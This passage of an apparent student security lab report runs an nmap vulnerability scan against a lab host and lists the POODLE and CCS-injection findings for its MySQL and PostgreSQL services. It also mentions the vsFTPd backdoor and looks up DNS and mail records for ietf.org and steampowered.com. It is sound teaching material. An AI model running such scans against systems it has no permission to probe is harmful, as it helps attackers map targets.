
Exercise D - Discover exploit for aforementioned vulnerability


The following link ScaryBeastSecurity suggested by nmap in the previous screenshot, shows a backdoor installed in the redistributable file for vsFTPd.



Exercise E - Find a high risk CVE on ports 3306 and 5432


Running the command `nmap 172.20.10.6 -p 3306,5432 -sV --script vuln`, we can see three vulnerabilities in the PostgreSQL process. However, there's only one classified as high risk, which is related to the OpenSSL, the **ssl-ccs-injection**.


Kali [Running] - Oracle VM VirtualBox
1 2 3 4
16:02
enriccog@enriccog: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 88.25 seconds
(enriccog㉿enriccog)-[~]
$ nmap 172.20.10.6 -p 3306,5432 -sV --script vuln
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-07 15:52 EST
Nmap scan report for 172.20.10.6
Host is up (0.0084s latency).
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: CVE:CVE-2014-3566 BID:70574
| The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
| TLS_RSA_WITH_AES_128_CBC_SHA
| References:
| https://www.securityfocus.com/bid/70574
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.openssl.org/~bodo/ssl-poodle.pdf
|_ https://www.imperialviolet.org/2014/10/14/poodle.html
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
ENG US
18:03 07/03/2024




Exercise F - Gathering information from IETF

- i. What's the associated IP?
  - The IP associated with the name ietf.org is **104.16.44.99**, that is shown when executing `ping ietf.org`.




- ii. What are its DNS servers?
    - The application uses Cloudflare to manage the DNS. There are two name servers from Cloudflare responding to this domain, **jill.ns.cloudflare.com.** and **ken.ns.cloudflare.com.**,

with a total of six IPs associated with these two name servers.



- iii. Is there any e-mail server associated to this name? What is its name and IP?


- Yes, there is. The name is **mail.ietf.org** and its IP is **50.223.129.194**.



Exercise G - Choose a website and answer the questions below


- i. What are the DNS servers responsible for this domain?
  - The domain **steampowered.com** is managed by the following DNS servers: **a7-66.akam.net.**, **a24-64.akam.net.**, **a2-64.akam.net.**, **a1-194.akam.net.**, **a9-66.akam.net.**, and **a22-**

67.akam.net..



